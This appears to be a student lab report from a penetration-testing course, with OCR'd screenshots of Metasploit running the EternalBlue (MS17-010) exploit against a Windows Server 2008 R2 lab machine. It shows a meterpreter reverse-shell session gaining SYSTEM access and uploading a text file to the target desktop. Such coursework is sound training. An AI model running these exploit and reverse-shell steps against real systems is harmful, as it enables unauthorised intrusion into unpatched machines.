
```
Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf5 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.217.3
lhost => 192.168.217.3
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.10.11    yes       The target address range or CIDR identifier
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.217.3    yes       The listen address (an interface may be specified)
   LPORT     30123            yes       The listen port


Exploit target:

   Id  Name
   --  ----
```

B.1 Payload options are configured, 30123 is the listening port number.



Attacker Kali - External Workstation on CY301-ACUPP001 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal Fri 21:28
Nessus Essentials / Folders / My Scans - Mozilla Firefox
root@CS2APenTest: ~
File Edit View Search Terminal Help
Research
Activate Windows
Go to Settings to activate Windows.
Hyper-V Manager
pFsense - Firewall 6...
Windows Server 20...
Attacker Kali - Exter...
9:28 PM
11/4/2022

```
[*] 192.168.10.11:445 - Sending final SMBv2 buffers.
[*] 192.168.10.11:445 - Sending last fragment of exploit packet!
[*] 192.168.10.11:445 - Receiving response from exploit packet
[+] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.10.11:445 - Sending egg to corrupted connection.
[*] 192.168.10.11:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.217.2
[*] Meterpreter session 1 opened (192.168.217.3:30123 -> 192.168.217.2:13188) at 2022-11-04 21:22:30 -0400
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ W2008R2  192.168.217.3:30123 -> 192.168.217.2:13188 (192.168.
10.11)
```


B.2 Meterpreter session is background using background command. Then the active sessions are displayed.



C.1 A screenshot of the target machine



Attacker Kali - External Workstation on CY301-ACUPP001 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal
Fri 23:04
IPCymibY.jpeg (JPEG Image, 1024 × 768 pixels) - Scaled (91%) - Mozilla Firefox
root@CS2APenTest: ~
File Edit View Search Terminal Help
Hyper-V Manager
pFsense - Firewall 6...
Windows Server 20...
Attacker Kali - Exter...
11:04 PM
11/4/2022

```
meterpreter > sessions -i 2
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > .
[-] Unknown command: ..
meterpreter > >
[-] Unknown command: >.
meterpreter > >
[-] Unknown command: >.
meterpreter > shell
Process 1952 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>exit
exit
meterpreter > upload /root/IMadeIT-acupp001.txt C:\\Users\\Administrator\\Desktop
[*] uploading  : /root/IMadeIT-acupp001.txt -> C:\Users\Administrator\Desktop
[*] uploaded   : /root/IMadeIT-acupp001.txt -> C:\Users\Administrator\Desktop\IMadeIT-acupp001.txt
meterpreter > 
```


Windows Server 2008 R2 x64 on CY301-ACUPP001 - Virtual Machine Connection
File Action Media Clipboard View Help
Recycle Bin
IMadeIT-acupp001 - Notepad
File Edit Format View Help
Start
11:07 PM
11/4/2022
Hyper-V Manager
pFsense - Firewall 6...
Windows Server 20...
Attacker Kali - Exter...


```
This is xxx, hello pumpkin!
```

C.2 Text file is created named "IMadeIT-acupp001.txt" with “This is XXX, hello pumpkin!” in the file, the file is uploaded to the target desktop, the file exists, and the command is shown that uploaded the file.


Attacker Kali - External Workstation on CY301-ACUPP001 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal
Fri 23:13
IPCymibY.jpeg (JPEG Image, 1024 × 768 pixels) - Scaled (91%) - Mozilla Firefox
root@CS2APenTest: ~
File Edit View Search Terminal Help
Recycle Bin
Nmap - Zenmap GUI
Nutanix SSR
Wireshark
VM - Kali Login info
VMware Workstati...
Hyper-V Manager
pFsense - Firewall 6...
Windows Server 20...
Attacker Kali - Exter...
11:13 PM
11/4/2022

